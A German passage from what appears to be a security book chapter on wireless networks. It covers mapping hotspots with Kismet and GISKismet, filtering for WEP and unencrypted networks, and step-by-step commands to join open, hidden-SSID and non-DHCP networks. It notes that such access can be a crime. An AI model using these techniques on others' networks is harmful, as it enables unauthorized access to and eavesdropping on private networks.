


Bild 16.27: Speicherung von KMZ-Datei für Google Earth

Laden Sie anschließend Google Earth, gehen auf *Datei / Öffnen,* und wählen Sie die vom Vistumbler exportierte KMZ-Datei.




Bild 16.28: Google Earth beim Laden einer KMZ-Datei

Was folgt, ist ein interessanter Sinkflug auf die Erde, der mitten in dem von Ihnen erkundeten WLAN-Gebiet endet und einem Bild – je nach angewandter Konfiguration – wie dem folgenden gleicht. Die Kartografierung in Google Earth ist damit erfolgreich abgeschlossen.




Bild 16.29: Google Earth bietet eine Möglichkeit zur Betrachtung erfasster Hotspots

16.2.3 Kartografierung von Funknetzen mit Google Earth und Kismet-Newcore

Die Kartografierung über Kismet-Newcore erfolgt in Kombination mit GISKismet. Es bedarf der folgenden Voraussetzungen:

- Kismet-Newcore-Log-File(s) entdeckter Hotspots inklusive GPS-Koordinaten
- Installation von GISKismet[126]
- Installation von Google Earth

Unser besonderes Interesse gilt den NetXML-Dateien, die Kismet-Newcore bei der Suche nach Funknetzen im Verzeichnis für Logfiles ablegt (zum Beispiel in */var/log/kismet*).

[126] http://my-trac.assembla.com/giskismet

```
root@discordia:/var/log/kismet# ls -lt|head
total 34912
-rw-r--r-- 1 root root  1970761 Jan  8 20:21 Kismet-20100108-19-47-13-
1.gpsxml
-rw-r--r-- 1 root root  1199646 Jan  8 20:21 Kismet-20100108-19-47-13-
1.pcapdump
-rw-r--r-- 1 root root   513243 Jan  8 20:17 Kismet-20100108-19-47-13-
1.nettxt
-rw-r--r-- 1 root root  1142239 Jan  8 20:17 Kismet-20100108-19-47-13-
1.netxml
-rw-r--r-- 1 root root        0 Jan  8 19:47 Kismet-20100108-19-47-13-
1.alert
(...)
root@discordia:/var/log/kismet#
```

GISKismet versetzt uns in die Lage, die mittels Kismet entdeckten Funknetze in eine flexible Form zu bringen, und bietet eine angenehme Möglichkeit zur kartografischen Verwertung. Das datenbankgestützte GISKismet bedient sich SQLite, die Geodaten für Google Earth lassen sich über SQL-Statements generieren.

Wem diese Lösung zu umfangreich erscheint, da lediglich ein Konverter gebraucht wird, der NetXML-Dateien in KML-Dateien umwandelt, mag vielleicht an den Python-Skripten pykismetkml[127] oder netxml2kml[128] seine Freude finden.

Zunächst weisen wir GISKismet dazu an, die NetXML-Dateien von Kismet-Newcore zu analysieren – die Hotspots werden hierbei in einer Datei namens *wireless.dbl* integriert:

```
root@discordia:/var/log/kismet# giskismet -x Kismet-20100108-19-47-13-
1.netxml
Checking Database for BSSID:  00:03:C9:43:B1:1F ... AP added
Checking Database for BSSID:  00:03:C9:44:0C:11 ... AP added
(...)
root@discordia:/var/log/kismet#
```

Im nächsten Schritt können wir beispielsweise sämtliche Hotspots in eine für Google Earth verwertbare KML-Datei exportieren lassen:

```
root@discordia:/var/log/kismet# giskismet -q "select * from wireless" -o
wireless_all.kml
```

[127] http://code.google.com/p/pykismetkml/wiki/pykismetkml

[128] http://www.salecker.org/software/netxml2kml

GISKismet lädt zum Modifizieren ein, zahlreiche Variationen sind denkbar. Möchten wir beispielsweise erfahren, welche Hotspots auf die ESSID »NETGEAR« lauschen, geschieht dies durch:

```
root@discordia:/var/log/kismet# giskismet -q "select * from wireless where
ESSID='NETGEAR'" -o wireless_netgear.kml
```

Gleiches gilt natürlich auch für Fragen der Verschlüsselung; Möchten wir erfahren, welche Hotspots sich leichtsinnigerweise der unsicheren WEP-Verschlüsselung bedienen, geschieht dies durch:

```
root@discordia:/var/log/kismet# giskismet -q "select * from wireless where
Encryption='WEP'" -o wireless_wepencryption.kml
```

Die Frage, welches Statement gänzlich unverschlüsselte Funknetze offenbart, mag sich an dieser Stelle möglicherweise bereits erübrigt haben, der Vollständigkeit halber hier jedoch auch dieses Kommando:

```
root@discordia:/var/log/kismet# giskismet -q "select * from wireless where
Encryption='None'" -o wireless_noencryption.kml
root@discordia:/var/log/kismet# ls -lt|head
total 34976
-rw-r--r-- 1 root root    49826 Jan  9 21:17 wireless_noencryption.kml
-rw-r--r-- 1 root root    60323 Jan  9 21:18 wireless_wepencryption.kml
-rw-r--r-- 1 root root    18297 Jan  9 21:16 wireless_netgear.kml
-rw-r--r-- 1 root root   343980 Jan  9 21:03 wireless_all.kml
-rw-r--r-- 1 root root   106496 Jan  9 21:02 wireless.dbl
-rw-r--r-- 1 root root  1970761 Jan  8 20:21 Kismet-20100108-19-47-13-
1.gpsxml
-rw-r--r-- 1 root root  1199646 Jan  8 20:21 Kismet-20100108-19-47-13-
1.pcapdump
(...)
root@discordia:/var/log/kismet#
```

Importieren wir das Ergebnis der zuletzt durchgeführten Analyse zu unverschlüsselt betriebenen Hotspots in Google Earth, erhalten wir ein Bild ähnlich dem folgenden:




Bild 16.30: GISKismet illustriert unverschlüsselte Hotspots par excellence

16.3 Angriffe auf Funknetze

In diesem Abschnitt stellen wir grundlegende Techniken versierter Funknetzforscher unter GNU/Linux vor, die ein Mitspielen an Hot-Spots ermöglicht, auch wenn vom Betreiber gängige Schutzmechanismen ergriffen wurden.

Wir weisen sicherheitshalber erneut darauf hin, dass es sich bei diesem Buch grundsätzlich um eine Horizonterweiterung über Praktiken der »dunklen Seite der Macht« handelt und nicht etwa um einen Aufruf zu Straftaten. In Deutschland ist beispielsweise das Andocken in einem fremden Funknetz strafbar, wenn dafür Schutzmaßnahmen gebrochen werden müssen – oder wenn Gerichte wie das Amtsgericht Wuppertal[129] beim »Schwarzsurfen« eine Mindermeinung vertreten.

Die Sicherheitsmerkmale eines WLAN in Privathaushalten und im SOHO-Bereich, aber auch in großen Unternehmen, reichen von keinerlei Sicherheitsvorkehrungen bis zu mehrstufigen Lösungen. Die Autoren haben innerhalb der eingangs beschriebenen Feldversuche äußerst paradoxe Strukturen entdeckt: So sind unverschlüsselte Hot-Spots in Unternehmen zwar seltener anzutreffen als in Privathaushalten, dienen dann jedoch oftmals als riskante Bridge und leiten einen Großteil des LAN-Traffics in das auch von außerhalb zugängliche Funknetz. Welcher Netzwerkforscher gerät bei unverschlüsselten, für jeden mitzuhörenden durch den Äther funkenden Netzen nicht in Verzückung? Auf der anderen Seite entdeckten wir jedoch Privathaushalte, die (schätzungsweise) mit OpenVPN/IPSEC ein WLAN unabhängig von in WLAN-Routern eingebetteten Industriestandards betreiben. Verwirrender könnte es kaum sein.

[129] Amtsgericht Wuppertal, Urteil vom 3.4.2007, Az.29 DS 70 Js 6906/06

Der Betrieb eines WLAN hängt primär vom Wissen und von der Motivation des jeweiligen Betreibers ab. Für die anschließende Vorstellung konzentrieren wir uns auf gängige Angriffsszenarien:

- Zugriff auf ein offenes WLAN
- Zugriff auf ein WLAN, dessen Hot-Spot keine SSID sendet
- Zugriff auf ein WLAN, das keinen DHCP-Dienst anbietet
- Zugriff auf ein mit MAC-Filter gesichertes WLAN
- Zugriff auf ein WEP-verschlüsseltes WLAN
- Zugriff auf ein WPA- oder WPA2-verschlüsseltes WLAN

16.3.1 Zugriff auf ein offenes WLAN

Der Zugriff auf ein offenes Funknetz verläuft unter Linux relativ unspektakulär: Hat der Funknetzforscher mit dem Programm Kismet-Newcore ein WLAN entdeckt, dienen die üblichen Kommandos zum Einloggen. In unserem Szenario hat Kismet-Newcore also das offene, unverschlüsselte WLAN mit der SSID *HOMEOFFICE* entdeckt.

Wir gehen davon aus, dass die WLAN-Netzwerkkarte als *wlan0* angesprochen wird. Die Kommandos zum Verbindungsaufbau lauten somit:

```
root@discordia:~# ifconfig wlan0 down
root@discordia:~# iwconfig wlan0 mode managed root@discordia:~# iwconfig
wlan0 essid "HOMEOFFICE"
root@discordia:~#
```

Mit dem Befehl *iwconfig* lässt sich optional prüfen, ob die eingepflegten Werte angenommen wurden. Anschließend kann das Netzwerk-Interface mit dem Kommando *ifconfig wlan0 up* wieder hochgefahren werden.

iwconfig prüft zudem, ob die Verbindung zum Hotspot beziehungsweise zum Access Point *HOMEOFFICE* korrekt hergestellt wurde. Besteht eine Verbindung, lässt sich das dem Eintrag *Access-Point* entnehmen: In dem Fall erscheint die MAC-Adresse des Hotspots. Unterbleibt jegliche Konnektivität, kann dies an einem zu schwachen Signal des Hotspots liegen. In solch einem Fall hilft nur die Verbesserung der Signalqualität, entweder durch die Verkürzung des Abstands zum erfassten Hotspot oder die Verwendung einer leistungsfähigeren Antenne. Bietet der Hotspot die Möglichkeit, per DCHP eine IP-Adresse zu erfragen, lässt sich dies beispielsweise mit dem Kommando *dhclient wlan0* durchführen.

Mit *ifconfig wlan0* wird abschließend kontrolliert, ob das Einbuchen in das Netzwerk durch Erhalt einer IP-Adresse vom DHCP-Server erfolgreich war. Der Rechner ist daraufhin erfolgreich im WLAN eingebunden.

16.3.2 Zugriff auf ein WLAN, dessen Hotspot keine SSID sendet

Hat der Betreiber des WLAN dafür gesorgt, dass die SSID des Hotspots durch *SSID Broadcast disable* nicht gesendet wird und somit verborgen bleibt, kann Kismet-Newcore als passiver WLAN-Scanner seine Stärken ausspielen: Das Tool entdeckt auch versteckte Hotspots. Aktive WLAN-Scanner wie Vistumbler nehmen derartig verschleierte Funknetze jedoch nicht wahr. In unserem Szenario gehen wir davon aus, dass Kismet folgendes Bild präsentiert. Uns interessiert im Besonderen der unverschlüsselte Access Point mit dem Namen <*Hidden SSID*> auf Kanal 1.




Bild 16.31: Entdeckung eines WLAN mit versteckter SSID

Während Kismet-Newcore den Verkehr belauscht, erscheint ein paar Sekunden später bereits die erste IP-Adresse eines der im WLAN eingebuchten Clients. Zur Intensivierung der Konglomeration von Daten empfiehlt sich der Verzicht auf Channel-Hopping und das Locking des Kanals 1. Durch die Betätigung der Tasten ALT-K und L für »Kismet – Config Channel« nebst Channel-Angabe richtet Kismet seine volle Aufmerksamkeit ausschließlich auf den so fixierten Kanal:




Bild 16.32: Kismet-Newcore beim Locking eines WLAN-Kanals

Wie in der Vorstellung von Kismet-Newcore bereits verdeutlicht, ermöglichen die Cursortasten und ein abschließender Druck der Taste Return eine eingehende Betrachtung des favorisierten Hotspots. Neben SSID, BSSID, Gerätehersteller und dem verwendetem Kanal gibt es unter anderem eine Übersicht zur Signalstärke, dem Verschlüsselungsverfahren und die im WLAN eingeloggten Clients – inklusive MAC-/IP-Adresse, Verbindungstyp und Gerätehersteller. Spätestens jetzt sollte jedem klar sein, dass ein WLAN-MAC-Filter keine nennenswerte Hürde für potenzielle Eindringlinge darstellt.

Bild 16.33: Kismet-Newcore spürt Clients auf, die im WLAN eingebucht sind

Nach einer weiteren Beobachtung des Netzwerktraffics ist Kismet-Newcore in der Lage, die ursprünglich unsichtbare SSID des WLAN aufzudecken: Der Name des WLAN lautet *UNSICHTBAR* (vgl. Abb. 16.34). Ein Druck auf die Taste Return liefert wie gehabt zusätzliche Informationen (vgl. Abb. 16.35).




Bild 16.34: Kismet-Newcore bei der Aufdeckung eines vormals unsichtbaren WLAN




Bild 16.35: Weitere Informationen zum ehemals verborgenen WLAN

Mit der durch Kismet-Newcore aufgedeckten SSID des ursprünglich unsichtbaren Funknetzes lässt sich der Zugang abschließend so aufbauen, wie im Szenario »Zugriff auf ein offenes WLAN« beschrieben (mit den Kommandos *iwconfig*, *ifconfig* und *dhclient*).

16.3.3 Zugriff auf ein WLAN, das keinen DHCP-Dienst anbietet

Hat der Betreiber des WLAN dafür gesorgt, dass keine IP-Adressen per DHCP angeboten werden (z. B. durch Deaktivierung des oftmals im Access-Point anzutreffenden DHCP-Dienstes), laufen Anfragen des DHCP-Clients wie beispielsweise *dhclient* ins Leere, und es bedarf einer manuellen Vergabe der Netzwerkeinstellungen. Der Knack-

punkt dabei: Der Funknetzforscher muss – bevor er mitspielen kann – ermitteln, welche Netzwerkparameter (IP-Adressen, Subnetz und Gateway) zum Einsatz kommen. Hierbei handelt es sich um keine unüberwindbare Hürde: Wir erinnern uns daran, dass Kismet-Newcore die IP-Adressen beteiligter Geräte des Funknetzes in Erfahrung bringen kann (vgl. hierzu das Szenario »Zugriff auf ein WLAN, dessen Hot-Spot keine SSID sendet«). Haben wir somit mittels Kismet Kenntnis über relevante Netzwerkparameter erlangt, vergeben wir eigenhändig eine IP-Adresse, die im Netzwerk noch nicht vergeben sein darf, und können uns somit wie folgt in das Netzwerk einbuchen:

```
root@discordia:~# ifconfig wlan0 192.168.3.23 netmask 255.255.255.0 up
root@discordia:~#
```

Mit dem Kommando *ping* lässt sich prüfen, ob tatsächlich Konnektivität besteht. Hierzu kontaktieren wir einen durch Kismet-Newcore entdeckten Host, z. B. *192.168.3.187*.

```
root@discordia:~# ping 192.168.3.187
PING 192.168.3.187 (192.168.3.187) 56(84) bytes of data.
64 bytes from 192.168.3.187: icmp_seq=1 ttl=247 time=73.8 ms
64 bytes from 192.168.3.187: icmp_seq=2 ttl=247 time=33.1 ms
^C
--- 192.168.3.187 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 33.143/53.496/73.850/20.354 ms
root@discordia:~#
```

Erhalten wir wie in unserem Beispiel Rückmeldung vom Host, sind wir fester Bestandteil des Netzwerks. Aber Achtung: Beim Kommando *ping* handelt es sich bereits um einen aktiven Verbindungsaufbau! Bedient sich der Betreiber des WLAN beispielsweise eines IDS (Intrusion Detection System), kann der Netzwerkforscher schon jetzt entdeckt werden. Wer zunächst unbeobachtet bleiben möchte, analysiert idealerweise eine Weile passiv den Netzwerkverkehr und verwendet die dadurch gewonnenen Informationen für eine angepasste Herangehensweise. Wer die »geräuschlose« Variante bevorzugt, findet in einer Software zur Überwachung und Auswertung von Netzwerkverkehr einen Freund – im Folgenden verdeutlicht durch *Tcpdump*:

```
root@discordia:~# tcpdump -i wlan0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), capture size 96 bytes
16:46:06.678479 IP 192.168.3.198.netbios-dgm > 192.168.3.255.netbios-dgm:
NBT UDP PACKET(138)
16:46:06.705178 arp who-has 192.168.3.1 tell 192.168.3.199
16:46:06.707794 arp reply 192.168.3.133 is-at 00:04:76:26:cc:78 (oui
Unknown)
16:46:06.707806 IP 192.168.3.199.51408 > 192.168.3.133.domain: 26646+ PTR?
255.3.168.192.in-addr.arpa. (44)
```

```
16:46:06.709069 IP 192.168.3.133.domain > 192.168.3.199.51408: 26646
NXDomain* 0/0/0 (44)
16:46:06.709440 IP 192.168.3.199.49875 > 192.168.3.133.domain: 14565+ PTR?
198.3.168.192.in-addr.arpa. (44)
16:46:06.711335 IP 192.168.3.133.domain > 192.168.3.199.49875: 14565
NXDomain* 0/0/0 (44)
16:46:06.711559 IP 192.168.3.199.56168 > 192.168.3.133.domain: 43150+ PTR?
1.3.168.192.in-addr.arpa. (42)
16:46:06.713458 IP 192.168.3.133.domain > 192.168.3.199.56168: 43150
NXDomain* 0/0/0 (42)
16:46:06.713634 IP 192.168.3.199.43049 > 192.168.3.133.domain: 53411+ PTR?
199.3.168.192.in-addr.arpa. (44)
16:46:06.715636 IP 192.168.3.133.domain > 192.168.3.199.43049: 53411
NXDomain* 0/0/0 (44)
16:46:11.710455 arp who-has 192.168.3.199 tell 192.168.3.133
16:46:11.710481 arp reply 192.168.3.133 is-at 00:21:5c:54:7d:cd (oui
Unknown)
^C
13 packets captured
13 packets received by filter
0 packets dropped by kernel
root@discordia:~#
```

Wem die Resonanz von Tcpdump zu dürftig erscheint, mag einen Blick auf *netdiscover*[130] werfen – auch wenn wir uns mit diesem Tool, welches ARP-Requests sendet und auf Rückmeldung aus dem Netzwerk wartet, bedrohlich der Gattung der Netzwerkscanner nähern:

```
root@discordia:~# netdiscover -i wlan0
 Currently scanning: 192.168.98.0/16   |   Our Mac is: 00:21:5c:54:7d:cd - 0

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 186
_____________________________________________________________________________
-----------------------------------------------------------------------------
--
   IP            At MAC Address      Count  Len   MAC Vendor
 ----------------------------------------------------------------------------
---
 192.168.3.1     00:04:76:26:cc:78    01    060   Unknown vendor
 192.168.3.133   00:22:6b:70:1e:fc    01    042   Unknown vendor
 192.168.3.186   00:24:36:f0:9b:2e    01    042   Unknown vendor
 192.168.3.198   00:24:2b:2e:52:c8    01    042   Unknown vendor
root@discordia:~#
```

[130] http://nixgeneration.com/~jaime/netdiscover

Da *netdiscover* eine Zuordnung zwischen IP-Adresse und MAC-Adresse vornimmt, fällt die Ermittlung der IP-Adresse des Hot-Spot – und somit dem verwendeten Netzwerkbereich – durch das Zusammenspiel mit Kismet-Newcore nicht weiter schwer. Wir erinnern uns: Kismet liefert reichhaltige Eckdaten über die entdeckten Hot-Spots wie beispielsweise dem Basic Service Set Identifier (BSSID/Mac-Adresse).

Weitere Möglichkeiten zur Feststellung des im Einsatz befindlichen Netzbereiches beschreiben wir im Kapitel »Netzwerkarbyten«.

Die Feststellung des Gateways und der DNS-Server bereitet im Regelfall keine Kopfschmerzen, auch wenn dies immer von der jeweiligen Situation abhängt. Wir halten fest: Mit der IP-Adresse, die wir eingangs gewählt haben, können wir uns zwar im dazu passenden Netzbereich tummeln, der Zugriff auf ein anderes Netzsegment (wie beispielsweise dem Internet) ist damit aber noch nicht möglich. Uns fehlen dazu Informationen zum Gateway.

Hierzu ein Tipp aus der eigenen Erfahrung: Bei Funknetzen, die in Privathaushalten und im SOHO-Umfeld betrieben werden, kommen in den meisten Fällen kompakte WLAN-Router zum Einsatz, die Access-Point, DSL-Router, DNS-Server, DHCP-Server, Gateway und mittlerweile auch File-/Druckserver in einem Gerät vereinen (z. B. von den Firmen AVM, Cisco/Linksys, Netgear oder D-Link). Hier fällt die Entscheidung, den passenden Gateway zu finden, meist nicht schwer: Wer die IP-Adresse des WLAN-Routers entdeckt – wie soeben durch die Kombination von *netdiscover* und Kismet-Newcore verdeutlicht – ist für alles Weitere gewappnet. Da moderne WLAN-Router meist ein Webinterface zur Konfiguration mitbringen ist der Hot-Spot schnell validiert (im simpelsten Fall fragen wir die entdeckten IP-Adressen durch Telnet auf Port 80 oder einem Webbrowser ab). Stolpern wir dadurch z. B. über ein Bild wie das folgende, war die Suche erfolgreich und wir verwenden mit dem Kommando *route* die IP-Adresse *192.168.3.133* als unseren Gateway.

Bild 16.36: : Bei der IP-Adresse 192.168.3.133 handelt es sich um einen AccessPoint von Netgear

```
root@discordia:~# route add default gw 192.168.3.133
root@discordia:~#
```

Verläuft der Aufruf einer IP-Adresse im Internet erfolgreich, dann wissen wir zum einen, dass wir den richtigen Gateway gewählt haben, und zum zweiten, dass es sich bei dem Hot-Spot um einen Access-Point mit Internetzugang handelt:

```
root@discordia:~# ping 193.99.144.85
PING 193.99.144.85 (193.99.144.85) 56(84) bytes of data.
64 bytes from 193.99.144.85: icmp_seq=1 ttl=247 time=73.8 ms
64 bytes from 193.99.144.85: icmp_seq=2 ttl=247 time=33.1 ms
^C
--- 193.99.144.85 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 33.143/53.496/73.850/20.354 ms
root@discordia:~#
```

Zugegeben, die IP-Adresse unseres Beispiels ist etwas ungewöhnlich. Oftmals handelt es sich beim letzten Oktett der IP-Adresse eines WLAN-Routers um die Zahl 1. Die IP-Adresse *192.168.3.1* dürfte in freier Wildbahn somit häufiger anzutreffen sein als die von uns verwendete *192.168.3.133*. Diverse Hersteller bestücken ihre Geräte auch mit den IP-Adressen *192.168.0.1* oder *192.168.1.1*. Ändern die Betreiber der Funknetze die Defaulteinstellungen nicht, verbleibt die IP-Adresse der Fabrikkonfiguration auf dem Gerät.

Der Zugriff auf das Internet funktioniert in unserem Beispiel zwar jetzt, eine Namensauflösung mittels DNS findet aber noch nicht statt. Hierfür bedarf es der Eintragung eines DNS-Servers. Bietet der WLAN-Router auch gleichzeitig einen DNS-Dienst an, erübrigt sich die weitere Suche: Unter Debian GNU/Linux tragen wir in der Datei */etc/resolv.conf* die IP-Adresse des Hot-Spots ein und können uns fortan an einer Namensauflösung erfreuen.

```
nameserver 192.168.3.133
```

